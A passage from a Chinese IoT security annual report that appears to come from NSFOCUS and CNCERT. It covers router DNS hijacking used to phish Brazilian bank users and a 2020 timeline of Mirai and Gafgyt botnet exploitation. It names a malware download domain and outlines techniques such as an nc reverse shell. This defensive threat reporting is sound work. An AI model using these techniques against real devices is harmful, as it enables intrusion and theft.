从上述攻击手法中我们也可以看到，攻击者在 dnsSecondary 和 8.8.4.4 之间忘记写“=”了，这将导致目标设备的 dnsSecondary 并不会被攻击者所改变。

4.4.2.4 攻击源分析

在第二起攻击事件中，我们共捕获到 57 个攻击源的 DNS 篡改行为，这些攻击源分布很集中，68.4% 的攻击源位于荷兰，其余攻击源位于美国。我们发现这些 IP 均来自同一 ASN（AS14061），所属 ISP 为 DIGITALOCEAN-ASN。绿盟威胁情报中心的数据显示，80.1% 的 IP 均有 IDC 标签。因此，一个合理的推测是，这些 IP 所属主机存在漏洞，被攻击者攻破后进行 DNS 劫持攻击。

图 4.14 是攻击源主要开放的端口的分布情况，这些攻击源中，大部分开放了 22、443 和 80 端口。




图 4.14 攻击源主要开放端口分布情况

4.4.2.5 DNS 劫持目标分析

在第二起攻击事件中，攻击者的攻击目标主要为巴西电子邮箱类（如 terra.com.br）、银行类（如

bradesco.com.br、caixa.gov.br、santander.com.br），还有和财产相关的通用娱乐电商支付平台类（如netflix.com、Americanas.com.br、paypal.com）。采集的个人信息包括电子邮箱账户、支票账户、网络银行账号、银行卡号和相关银行卡信息及其密码等。另外，还有 CPF 码（巴西纳税人标识）以及持卡人姓名等。可见攻击者目标明确，对财产方面感兴趣。另外我们注意到 [23]，有攻击者在 2019 年 3 月，也对类似的域名进行过劫持。

所有的假页面有一些共同点：

一是 HTML 结构简单，几乎无 CSS，而用整页图片替代，如图 4.15 所示，攻击者的伪造页面其实是一张图片；

二是采用 PHP 生成网页，还有少量 JavaScript 文件用于检测输入信息的合法性；

三是仅有登陆功能可用，其余大部分超链接无法使用或者链接到 404 页面；

四是均为 HTTP 协议，无法通过 HTTPS 访问；

五是大部分网页为葡萄牙语（巴西官方语言），被攻击的域名也以巴西域名（br 后缀）为主，且发现了用葡萄牙语编写的代码，猜测攻击者为巴西人可能性较大。

图 4.15　CAIXA 银行的真实页面（左）和攻击者伪造页面（右）

4.4.2.6　潜在受影响设备暴露情况分析

通过 Exploit-DB，我们可以获取存在远程 DNS 修改漏洞的设备厂商和型号，因此，本节将从这两个角度对潜在受影响的设备进行评估，数据来自绿盟威胁情报中心。由于劫持目标与巴西有关，除分析全球受影响情况外，我们也对巴西的受影响设备的分布情况进行了分析。

图 4.16 是潜在受影响的设备型号的分布情况，在我们可识别的设备中，真正暴露在巴西的主要是 Beetel 公司的 BCM96338 型号的路由器，但其暴露数量也仅为 361 台，因而受影响的用户较少。




图 4.16　潜在受影响设备暴露情况（设备厂商 - 型号）

图 4.17 是潜在受影响的设备厂商的分布情况，之所以从这个角度来考虑，是因为 Exploit-DB 的数据仅为互联网上披露出来的数据，但一个厂商设备型号众多，未必会被全面进行测试，未被披露的型号同样可能存在相同的漏洞。从图 4.17 可以看出，TP-LINK、ASUS 和 D-Link 路由器的全球暴露数量均超过百万，而在巴西，这三个厂商的设备也有一定的暴露面。但是这些设备有多少的 DNS 可被篡改，我们尚未验证。




图 4.17　潜在受影响设备暴露情况（设备厂商）

4.4.3　其他物联网安全威胁

除了上述两种物联网安全威胁外，通过绿盟威胁捕获系统，我们还监测到多起物联网相关威胁事件，并对其进行了详细分析。

今年年初，境外黑客组织发布推文宣布 2 月份对我国的视频监控设备实施网络攻击，随后我们开始关注国内视频监控设备的被攻击情况。种种迹象表明，对于视频监控设备访问趋势的增多是和本次的攻击事件相关的，相关漏洞利用数和弱口令爆破次数也都明显增多，尤其是针对九安 DVR 的命令执行漏洞，攻击过程中向目标设备投递的样本大多数属于 Mirai、Gafgyt 等已知恶意家族变种，详情见《近期黑客攻击我国视频监控设备的情况分析》[14]，《2 月 13 日国内视频监控设备攻击事件后续分析》[15]。

3 月 18 日，ExploitDB 公布了一个 Netlink GPON 路由器的远程执行漏洞（EDB-ID：48225）。值得注意的是，公布当天我们就捕获到了针对该漏洞的探测行为，漏洞利用公布的 7 天后，polaris 僵尸网络便通过该漏洞传播其样本，导致攻击源数量、攻击次数以及捕获到攻击的节点数量三者均呈上升趋势。另外，我们发现僵尸网络在验证漏洞利用的过程中，通常会尝试探测多个漏洞，且针对的目标设备从路

由器到 NAS，多种多样，详情见《注意 -polaris 僵尸网络正在攻击全球 Netlink 路由器》[16]。

4 月 14 日，Exploit DB 公布了一个针对 Edimax WiFi 桥接器的远程执行漏洞的利用（EDB-ID：48318），随即我们紧急在绿盟威胁捕获系统中增加了针对该漏洞的交互模块，更新当天就捕获到利用匿名 DNS Log 平台对该漏洞的探测行为，次日便捕获到利用该漏洞投递样本的行为，详情见《首发—攻击者开始攻击 Edimax WiFi 桥接器》[17]。

6 月 15 日，我们发现了一批具有特定行为和目标的攻击者，其攻击所用 HTTP 请求包中的 User-Agent 字段往往是确定内容：“Abcd”，主要感染目标涉及多款路由器和视频监控设备。通过漏洞分析和样本分析可以看出，攻击者一是组建僵尸网络，用于后续的 DDoS 攻击，二是进行 DNS 劫持，获取受害者的 DNS 查询信息并根据需要进行篡改，详情见《又针对物联网设备？以 Abcd 为特征的新威胁》[18]。

7 月 22 日，我们监测到了 Mirai 僵尸网络的新一轮攻击行为，它采用已知的漏洞利用手法 EDB-ID:40500，使用域名 panel.devilsden.net 作为样本下载服务器，投递大量以 UnHAnaAW 为前缀的新型恶意样本，攻击 Avtech 等厂商的视频监控设备。值得一提的是，2020 年 7 月 5 日攻击者利用漏洞 CVE-2020-5902 对 F5 BIG-IP 服务器进行 DDoS 攻击时，域名 panel.devilsden.net 也被用来当作恶意样本下载服务器，详情见《目标 Avtech 摄像头，Mirai 僵尸网络新一轮攻击来袭》[19]。

7 月 27 日，在排查绿盟威胁捕获系统相关日志的过程中发现，攻击者开始使用新的漏洞感染 TVT DVR 设备。该漏洞具有较复杂的攻击流程，对捕获系统交互要求极高，恶意载荷经过 base64 编码，很容易被安全团队遗漏，而且使用 nc 命令建立一个反向 shell 的攻击行为也非常少见，详情见《“老树新花”——新武器已更新，目标 TVT DVR》[20]。

9 月 18 日，我们详细分析了通过绿盟威胁捕获系统捕获到的 DNS 劫持事件。攻击者进行 DNS 劫持的流程为：首先对暴露在互联网上的存在未授权 DNS 修改漏洞的路由器进行攻击，将其 DNS 服务器地址改为攻击者的恶意 DNS 服务器；之后，当用户访问攻击者劫持的域名时，会访问到钓鱼网站，页面中会诱导用户输入账号密码、银行卡号等敏感信息；最后，攻击者利用收集到的敏感信息获利，详情见《钓鱼新手段：劫持你家路由器》[21]。

10 月 26 日，我们捕获到一个 Gafgyt 家族 DDoS 变种开始利用 Seowon SIC 130 路由器 RCE 漏洞进行传播。不同于往常，僵尸网络通常在大规模投递样本前进行小规模的漏洞验证，本次捕获到的变种没有任何征兆即爆发了大规模投递样本的情况。该变种 VirusTotal 检出率为 0，共包含 12 种 DDoS 方式，

除常规的反射攻击方式（SSDP 等）外，还包含独特的 DDoS 方式（STUN 等），详情见《突发 - 新型 Gafgyt 僵尸网络变种感染 Seowon 路由器》[22]。

4.5 小结

通过研究攻击源数据发现，所有的攻击源数量中，美国占比最高，其次是德国、印度、法国、埃及等国。在按月攻击源数量统计数据中，发现埃及于 7 月、印度于 9 月都存在异常的大量攻击数据，推测其于相应月份存在大规模安全事件。

在对物联网样本的分布情况进行分析后，我们发现印度、俄罗斯、巴西、美国、欧洲各国的样本下载服务器数量较多。从样本运行架构分布情况中看出，主流的 MIPS 和 ARM 架构受攻击数量占很大比重。从获得的样本中各家族的样本数量占比中看出，较早期的僵尸网络，如 Mirai 和 Gafgyt，目前在全球范围内仍有较大影响力。对照样本活跃时间的数据，上述两类僵尸网络中，Gafgyt 的活跃时间最长。

通过绿盟威胁捕获系统，我们监测到很多物联网安全相关威胁。物联网反射攻击多围绕设备的设备发现、服务发现功能，预计会有更多类似的厂商私有协议的脆弱性被发现并被利用。DNS 劫持危害严重，可能威胁到用户的数据乃至财产安全，我们建议及时将路由器固件升级为最新版本；在网页出现异常时提高警惕，为系统指定安全的 DNS 服务器等。另外，我们还发现了很多新型针对物联网设备的漏洞利用行为或物联网僵尸网络，攻击者的手法层出不穷，值得研究人员长期关注。

5

总结与展望

随着 5G、移动计算等新技术的发展，近年来各类物联网场景快速得到应用，而应用场景的落地，使得攻击者嗅探到了数量庞大的物联网设备背后存在的攻击面。回顾 2020 年出现的安全事件可以管中窥豹，推测物联网安全的趋势。2020 年出现的安全事件说明物联网安全面临两个挑战：一、影响范围方面，无论协议设计还是产品实现，物联网设备一旦出现漏洞，影响规模将非常广泛，后果严重。二、从攻击者的角度而言，其攻击目标和攻击手段并非一成不变，总能推陈出新，紧跟时政。所以，物联网安全严峻的形势要求研究团队，扩大研究范围，杜绝思维僵化；而对监管方而言，合规性要求是必需，同时安全治理手段要与技术手段结合。总之，物联网安全仍需多方共同努力。

物联网暴露资产是我们一直关注的问题，本文介绍了物联网资产发现和物联网蜜罐识别两部分内容，物联网资产识别方面，基于机器学习的物联网资产识别确实有很好的效果，但是设备种推陈出新，如何识别新出现的资产也是需要解决的问题。物联网蜜罐识别研究方面，如何科学有效的识别更多蜜罐同样是一个很有价值的研究点。随着科技的发展，还会有更多的物联网设备暴露，暴露资产情况以及安全问题，需要我们持续关注。

脆弱性始终是安全团队和攻击者关注的重点， 2020 年 NVD 平台公布的物联网相关漏洞具有攻击复杂度低、危害评级高的特点，且数量有望创历史新高。2020 年 Exploit-DB 平台上约 17.39% 的物联网相关漏洞被绿盟威胁捕获系统捕获，从披露到首次在野利用最短仅需 1 天。这要求研究团队和监管机构注重时效，尽量做到防患于未然，以免亡羊再补牢。

通过绿盟威胁捕获系统和 CNCERT 物联网威胁情报平台，我们成功监测到多种针对物联网设备的新型漏洞利用行为或物联网僵尸网络，这是物联网安全研究人员最感兴趣的研究点。长期以来，攻击者一直企图采取各种方式去探测并控制数量庞大的物联网设备，在不需要花费太多精力的情况下创建物联网僵尸网络，进而造成破坏。之后我们也会在这方面做更多工作，发现更多新型物联网相关攻击手段，防止新型物联网恶意样本变种的传播。

参考文献

[1] 注意 - 受 Ripple20 影响的 Digi 设备可被用于反射攻击 , https://mp.weixin.qq.com/s/X93cgSLNdVC8GREZfgu2cQ

[2] Uncovering OpenWRT Remote Code Execution, https://blog.forallsecure.com/uncovering-openwrt-remote-code-execution-cve-2020-7982

[3] CallStranger CVE-2020-12695. http://callstranger.com/

[4] 现网发现新型 DVR UDP 反射攻击手法记实 , https://security.tencent.com/index.php/blog/msg/146

[5] DHDiscover 反射攻击：可将攻击放大近 200 倍 , https://www.freebuf.com/news/254107.html

[6] 绿盟科技 2017 物联网安全年报 http://blog.nsfocus.net/wp-content/uploads/2018/03/2017_IoT_Security_Annual_Report.pdf

[7] 绿盟科技 2018 物联网安全年报 http://blog.nsfocus.net/wp-content/uploads/2019/03/2018%E7%89%A9%E8%81%94%E7%BD%91%E5%AE%89%E5%85%A8%E5%B9%B4%E6%8A%A5.pdf

[8] 绿盟科技 2019 物联网安全年报 http://blog.nsfocus.net/wp-content/uploads/2019/12/2019-Annual-IoT-Security-Report.pdf

[9] 腾讯安全玄武实验室披露“BadPower”安全问题 影响快充设备过亿 https://xlab.tencent.com/cn/2020/07/16/badpower/

[10] 智能门锁暗藏的物联网安全危机 https://www.aqniu.com/news-views/69568.html

[11] Tripwire Research: IoT Smart Lock Vulnerability Spotlights Bigger Issues https://www.tripwire.com/state-of-security/featured/tripwire-research-iot-smart-lock-vulnerability/

[12] The not so ultra lock https://www.pentestpartners.com/security-blog/the-not-so-ultra-lock/

[13] National Vulnerability Database. https://nvd.nist.gov/vuln/data-feeds

[14] 近期黑客攻击我国视频监控设备的情况分析，https://mp.weixin.qq.com/s/WmEsbYA7x8JUdIDMD6kvGw

[15] 2 月 13 日国内视频监控设备攻击事件后续分析，https://mp.weixin.qq.com/s/k3JZMQOXxNZsEG4QjIN-ww

[16] 注意 -polaris 僵尸网络正在攻击全球 Netlink 路由器，https://mp.weixin.qq.com/s/9xEVrC5UzyuCF56Es1ppGA

[17] 首发—攻击者开始攻击 Edimax WiFi 桥接器，https://mp.weixin.qq.com/s/snPYk118J2z_wAuRcs0tfA

[18] 又针对物联网设备？以 Abcd 为特征的新威胁，https://mp.weixin.qq.com/s/aG9HQkBinwwDyxD4fERSPw

[19] 目标 Avtech 摄像头，Mirai 僵尸网络新一轮攻击来袭，https://mp.weixin.qq.com/s/smhwTnxEI_MtB0Mfs6nomg

[20] “老树新花”——新武器已更新，目标 TVT DVR，https://mp.weixin.qq.com/s/Ya1wuCs-_HUW5eDustwZZQ

[21] 钓鱼新手段：劫持你家路由器，https://mp.weixin.qq.com/s/yr7Kw2xCtMpXZN7jnfVYug

[22] 突发 - 新型 Gafgyt 僵尸网络变种感染 Seowon 路由器，https://mp.weixin.qq.com/s/GrPX7g3zdPcDQFbfoWAf-w

[23] PayPal, Netflix, Gmail, and Uber users among targets in new wave of DNS hijacking attacks, https://www.ixiacom.com/company/blog/paypal-netflix-gmail-and-uber-users-among-targets-new-wave-dns-hijacking-attacks

[24] FBI warns of new DDoS attack vectors: CoAP, WS-DD, ARMS, and Jenkinshttps://www.zdnet.com/article/fbi-warns-of-new-ddos-attack-vectors-coap-ws-dd-arms-and-jenkins/

CNCERT 网络安全应急技术国家工程实验室

CNCERT 网络安全应急技术国家工程实验室是于 2013 年由发改委批复成立的、由国家互联网应急中心（CNCERT）运营的国家级实验室。实验室致力于物联网及工控网安全领域的基础理论研究、关键技术研发与实验验证，开展物联网及工控网相关的安全监测、态势感知、信息通报与应急处置工作，向政府主管部门和行业用户提供威胁情报共享、态势信息通报等服务，为国家关键基础设施的建设和运行提供网络安全保障。

绿盟威胁情报中心

绿盟威胁情报中心（NSFOCUS Threat Intelligence center, NTI）是绿盟科技为落实智慧安全 2.0 战略，促进网络空间安全生态建设和威胁情报应用，增强客户攻防对抗能力而组建的专业性安全研究组织。其依托公司专业的安全团队和强大的安全研究能力，对全球网络安全威胁和态势进行持续观察和分析，以威胁情报的生产、运营、应用等能力及关键技术作为核心研究内容，推出了绿盟威胁情报平台以及一系列集成威胁情报的新一代安全产品，为用户提供可操作的情报数据、专业的情报服务和高效的威胁防护能力，帮助用户更好地了解和应对各类网络威胁。

网址：https://nti.nsfocus.com/

绿盟创新中心

绿盟科技创新中心是绿盟科技的前沿技术研究部门。关注云安全、容器安全、威胁情报、数据驱动安全、物联网安全和区块链等领域。作为“中关村科技园区海淀园博士后工作站分站”的重要培养单位之一，与清华大学进行博士后联合培养，科研成果已涵盖各类国家课题项目、国家专利、国家标准、高水平学术论文、出版专业书籍等。我们持续探索信息安全领域的前沿学术方向，从实践出发，结合公司资源和先进技术，实现概念级的原型系统，进而交付产品线孵化产品并创造巨大的经济价值。

格物实验室

格物实验室专注于工业互联网、物联网和车联网三大业务场景的安全研究。实验室以“格物致知”的问学态度，致力于以智能设备为中心的漏洞挖掘和安全分析，提供基于业务场景的安全解决方案。积极与各方共建万物互联的安全生态，为企业和社会的数字化转型安全护航。

NSFOCUS

THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，
为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供
具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。
在这些巨人的背后，他们是备受信赖的专家。

www.nsfocus.com

欢迎关注
绿盟科技官方微信